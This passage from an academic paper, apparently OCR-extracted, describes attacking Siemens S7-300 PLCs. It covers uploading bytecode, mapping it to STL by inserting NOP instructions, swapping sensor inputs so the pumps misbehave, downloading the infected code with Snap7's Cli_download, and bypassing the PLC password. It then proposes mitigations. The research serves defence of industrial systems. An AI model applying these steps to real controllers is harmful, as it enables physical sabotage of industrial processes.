0x000000c0  6334 3034 6533 3035 6534 3035 6662 3030  c404e305e405fb00
0x000000d0  6534 3034 6534 3035 6266 3030 6438 3834  e404e405bf00d884
0x000000e0  6337 3834 6261 3030 6334 3035 6536 3835  c784ba00c405e685
0x000000f0  6333 3034 6364 3835 6266 3030 6466 3835  c304cd85bf00df85
```

Fig. 5 The Byte-code executed in our tested PLC

Phase II: Mapping the Bytecode to STL Source Code In the next step, we should identify the Byte-code set and the corresponding STL instruction set of the user program running in the PLC. For achieving that, we used a similar offline division method as the one presented in [21] to extract all the instructions used in our program one by one as follows: We opened the TIA Portal software, and programmed our target PLC with a certain code has 10 times the same instruction. Here, we used the instruction NOP 0 which has no effect on the program. After that, we uploaded the Byte-code from the PLC on the attacker machine. This uploaded code contains the representation of 10 NOP 0 instructions as shown in Fig. 6a. We could identify that each NOP 0 instruction is represented as OxF000 in the Byte-code. Afterwards we opened the normal program (used in our example application) in the TIA Portal software and inserted NOP 0 before and after



(a) NOP instruction and the corresponding Bytecode



(b) Inserting NOP instructions in the Bytecode

Fig. 6 An example of NOP division method





Fig. 7 The mapping process of the machine Byte-code to STL Source-code

each instruction, and then downloaded the new program to the PLC. We finally uploaded the new Byte-code on the attacker machine, and identified each Hex-byte representing each instruction as shown in Fig. 6b. After extracting all instructions with the corresponding Hex-Bytes, we created a small Mapping Database of pairs: Hex-Bytes to its corresponding STL instruction, and used this mapping Database to convert the original machine Bytecode to its STL source code online. However, although our mapping database is very limited to only the instructions used in our program, this method could be developed to map all Hex-Bytes to their STL instructions for any logic control program. Fig. 7 presents the online mapping process, which takes the content of the code block (OB1) as input and utilizes the created Mapping-Database to retrieve the STL logic program.

Phase III: Modifying the Control Logic After a successful mapping for the control logic, an attacker now has sufficient knowledge of the control process running in the PLC, and all needed to corrupt the system is as easy as replacing one or more instructions with new ones. In our case, our program has two outputs (2 pumps) and by modifying any input status that a pump reads will corrupt the physical process and make the system work incorrectly e.g. for aquarium.1 in our example application, swapping the low sensor switch %I4.4 (Normal-opened) with the high sensor switch %I4.3 (Normal-closed) will confuse the process as pump1 turns off and on before the water reaches the required levels. This leads to a physical damage in a real industrial system. Please note that in this scenario, the infected code size remains the same as the original one (130 KB) as we just swapped instructions without adding any new ones. We found this attack scenario doesn't cause an increase in both the code size as well as the cycle time when executing the attacker code.

Phase IV: Downloading the Modified Code The final step an attacker needs to do is to replace the original code with the infected one created in the previous step. As for the upload operation, conversely we are able to download the infected code from the attacker



(a) The User Bytecode (b) The Attacker Bytecode

Fig. 8 Modifying the PLC's Byte-code

machine by using the function "Cli_download (type, block number)" from the Pyhton-Snap7 library. An attacker might skip the first three phases and just replaces the original machine code with a totally new one even without knowing the program that the PLC runs. This holds true just in case there are no security means implemented by the IT supervisors. However, our method can cope with such protection mechanisms. Fig. 8 shows both the original and infected Byte-code captured by Wireshark.[12]

5 Possible Mitigation Solutions

Our attacks showed that S7-300 PLCs are prone to different sorts of threats, so in order to secure industrial systems and protect the PLCs against cyber-attacks, we suggest some possible solutions to mitigate the impact of the abovementioned attacks. A PLC guard presented in [22] could be a possible solution. It intercepts and investigate any traffic targeting programmable controllers. To infer anomalies, code which is intended to be executed is compared to various safe baseline specimens by executing functional code comparisons and assembly matching techniques. This allows the operator to approve or reject the transfer, using a trusted device that is significantly harder to subvert by attackers. Another possible solution could be the one presented in [23]. It is a detection mechanism against PLC payload attacks based on runtime behavior. This allows the operator to monitor the PLC firmware. Implementing such an approach in ICS, can identify a wide variety of PLC payload attacks, and therefore effectively detect any possible attacks running against PLCs. Siemens also provides a special hardware module called SCALANCE to secure industrial control systems. This module uses network segmenting mechanism to issue access authentications and permit data traffic between only defined participants. So in case we place this module between a PLC and other devices, it will

[12] https://www.wireshark.org/

mitigate the effect of any potential cyber-attacks. However, such approach is not yet widely deployed in ICSs for budget and practical considerations.

6 Conclusion and Future Work

In this paper, Our IHP-Attack tool showed that an attacker is capable of compromising S7-300 controllers in different ways. Starting from scanning the network to find out if there is any available controller, then collecting critical data about the target PLC's software blocks. Although Siemens protects their devices with an 8 characters password, an attacker could bypass the authentication, and even change the password without any knowledge of the old one, preventing the legitimate user from reaching the PLC. We also showed that once an attacker reaches the PLC, he is able to perform series of attacks e.g. replay, and control hijacking. Our experiments proved that our industrial systems based on S7-300 controllers are in need to be defended against different cyber-attacks. Therefore, implementing security means is highly requested. For this reason we suggested some possible mitigation solutions to face potential cyber-criminal activities. In the future, we aim to develop our tool by adding some features e.g. generalizing our compiling method to retrieve the source code of any user program that PLC run, retrieving the plain-text of Password, and targeting modern SIMATIC controllers such as S7-1200, and S7-1500. These new controllers are more robust then S7-300/S7-400 and use S7Comm Plus protocol that has Anti Replay Mechanism, and more protection means to detect different cyber-attacks which will be our future challenges.

References

1. Langner R (2011) Stuxnet: Dissecting a Cyberwarfare Weapon. IEEE Security & Privacy 9:49–51. https://doi.org/10.1109/MSP.2011.67
2. Falliere N, Murchu LO, Chien E (2011) W32. stuxnet dossier. White paper, Symantec Corp. Security Response 5(6):29
3. D. Beresford, "Exploiting Siemens Simatic S7 PLCs," Black Hat USA, 2011.
4. R. Langner. (2011) A time bomb with fourteen bytes. [Online]. Available: http://www.langner.com/en/2011/07/21/a-time-bomb-with-fourteen-bytes/
5. B. Meixell and E. Forner, "Out of Control: Demonstrating SCADA Exploitation," Black Hat USA, 2013.
6. S. E. McLaughlin, "On dynamic malware payloads aimed at programmable logic controllers." in HotSec, 2011.
7. S. McLaughlin and P. McDaniel, "Sabot: specification based payload generation for programmable logic controllers," in Proceedings of the 2012 ACM conference on Computer and communications security. ACM, 2012, pp. 439–449.
8. Kalle, S., Ameen, N., Yoo, H., Ahmed, I.: CLIK on PLCs! Attacking Control Logic with Decompilation and Virtual PLC. In: Binary Analysis Research (BAR) Workshop, Network and Distributed System Security Symposium (NDSS) (2019).

9. Klick, Johannes & Lau, Stephan & Marzin, Daniel & Malchow, Jan-Ole & Roth, Volker. (2015). Internet-facing PLCs as a network backdoor. 524–532. https://doi.org/10.1109/CNS.2015.7346865. Senthivel, S., Ahmed, I., Roussev, V.: Scada network forensics of the pccc protocol. Digital Investigation 22, S57–S65 (2017).
10. https://www.us-cert.gov/ics.
11. Govil, Naman & Agrawal, Anand & Tippenhauer, Nils Ole. (2018). On Ladder Logic Bombs in Industrial Control Systems. https://doi.org/10.1007/978-3-319-72817-9_8.
12. Bernard Lim, Daniel Chen, Yongkyu An, Zbigniew Kalbarczyk, and Ravishankar Iyer. Attack induced common-mode failures on plc-based safety system in a nuclear power plant: Practical experience report. In 2017 IEEE 22nd Pacific Rim International Symposium on Dependable Computing (PRDC), pages 205–210. IEEE, 2017.
13. National Vulnerability Database: https://nvd.nist.gov/vuln/data-feeds.
14. Offensive Security. https://www.ittech-automation.com.au/downloads.html.
15. https://us-cert.cisa.gov/ics/advisories/ICSA-11-223-01A.
16. Nidhal BEN ALOUI, "Industrial control systems Dynamic Code Injection", Grehack (2015).
17. Gardiyawasam Pussewalage, Harsha & Ranaweera, Pasika & Oleshchuk, Vladimir. (2013). PLC security and critical infrastructure protection. 2013 IEEE 8th International Conference on Industrial and Information Systems, ICIIS 2013 - Conference Proceedings. 81–85. https://doi.org/10.1109/ICIInfS.2013.6731959.
18. H. Wardak, S. Zhioua and A. Almulhem, "PLC access control: a security analysis," 2016 World Congress on Industrial Control Systems Security (WCICSS), London, 2016, pp. 1–6, doi: https://doi.org/10.1109/WCICSS.2016.7882935.
19. CVE-2019-10929. https://nvd.nist.gov/vuln/detail/CVE-2019-10929.
20. Anastasis Keliris and Michail Maniatakos. ICSREF: A framework for automated reverse engineering of industrial control systems binaries. In 26th Annual Network and Distributed System Security Symposium, NDSS 2019. The Internet Society, 2019.
21. X. Lv, Y. Xie, X. Zhu and L. Ren, "A technique for bytecode decompilation of PLC program," 2017 IEEE 2nd Advanced Information Technology, Electronic and Automation Control Conference (IAEAC), Chongqing, 2017, pp. 252–257, doi: https://doi.org/10.1109/IAEAC.2017.8054016.
22. Malchow, Jan-Ole & Marzin, Daniel & Klick, Johannes & Kovacs, Robert & Roth, Volker. (2015). PLC Guard: A Practical Defense against Attacks on Cyber-Physical Systems. https://doi.org/10.1109/CNS.2015.7346843.
23. Yang, Huan & Cheng, Liang & Chuah, Mooi Choo. (2018). Detecting Payload Attacks on Programmable Logic Controllers (PLCs). 1–9. https://doi.org/10.1109/CNS.2018.8433146.